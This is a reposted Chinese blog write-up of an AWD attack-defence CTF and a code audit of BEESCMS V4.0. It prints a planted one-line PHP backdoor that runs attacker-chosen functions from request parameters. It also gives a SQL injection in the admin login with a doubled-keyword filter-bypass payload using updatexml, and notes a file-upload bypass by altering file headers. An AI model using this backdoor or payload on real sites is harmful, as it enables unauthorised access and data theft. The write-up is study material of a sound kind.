某团队线下赛AWD writeup&Beescms_V4.0代码审计

转载


weixin_30302609 于 2018-09-04 00:31:00 发布 305 收藏 1
文章标签： php python
原文链接：http://www.cnblogs.com/null1/p/9582027.html
版权
还是跟上篇一样。拿别人比赛的来玩一下。

0x01 预留后门

```
<?php
/**
 * $Author: BEESCMS $
 * ==========================================================================
 * 网站地址: http://www.beescms.com
 * 您只能在不用于商业目的的前提下对程序代码进行修改和使用;
 * 不允许对程序代码以任何形式任何目的的再发布。
 * ==========================================================================
 */

//if(!file_exists("../data/install.lock")||!file_exists("../data/config.php")){header("location:../install/index.php");exit();}
define('CMS',true);
require_once('../includes/init.php');
require_once('../includes/fun.php');
require_once('../includes/lib.php');
$lang=isset($_REQUEST['lang'])?htmlspecialchars(fl_value($_REQUEST['lang'])):get_main_lang();@$_POST['lang']($_GET[0]);
if(file_exists(LANG_PATH.'lang_'.$lang.'.php')){include(LANG_PATH.'lang_'.$lang.'.php');}//语言包缓存,数组$language
if(file_exists(DATA_PATH.'cache_cate/cate_list_'.$lang.'.php')){include(DATA_PATH.'cache_cate/cate_list_'.$lang.'.php');}//当前语言下的栏目
$_config=get_config($lang);
$tpl->template_dir=(IS_MB)?TP_PATH.$_config['phone_template'].'/':TP_PATH.$_con
```

连接方式：



0x02 后台登录口SQL注入

admin/login.php


```php
elseif($action=='ck_login'){
    global $submit,$user,$password,$_sys,$code;
    $submit=$_POST['submit'];
    $user=fl_html(fl_value($_POST['user']));
    $password=fl_html(fl_value($_POST['password']));
    $code=$_POST['code'];
    if(!isset($submit)){
        msg('请从登陆页面进入');
    }
    if(empty($user)||empty($password)){
        msg("密码或用户名不能为空");
    }
    if(!empty($_sys['safe_open'])){
        foreach($_sys['safe_open'] as $k=>$v){
        if($v=='3'){
            if($code!=$s_code){msg("验证码不正确！");}
        }
        }
        }
    check_login($user,$password);

}
```

在func.php当中找到定义的check_login函数

```php
function check_login($user,$password){
    $rel=$GLOBALS['mysql']->fetch_asc("select id,ac
        admin_name='".$user."' limit 0,1");
    $rel=empty($rel)?'':$rel[0];
    if(empty($rel)){
        msg('不存在该管理用户','login.php');
    }
    $password=md5($password);
    if($password!=$rel['admin_password']){
        msg("输入的密码不正确");
    }
```

很明显看到没有过滤直接带入。



如右侧的可以看出来只是进行了简单的替换为null。所以直接重写即可bypass payload如下：

id?=1 a and nd updatexml(1,concat(1,(selselectect user()),1),1)

0x03 任意文件上传

据说比赛当中是弱口令，所以可以批量的，直接修改文件头即可bypass。

说到这里我要练习一下python文件上传怎么写了，没写过。

转载于:https://www.cnblogs.com/nul1/p/9582027.html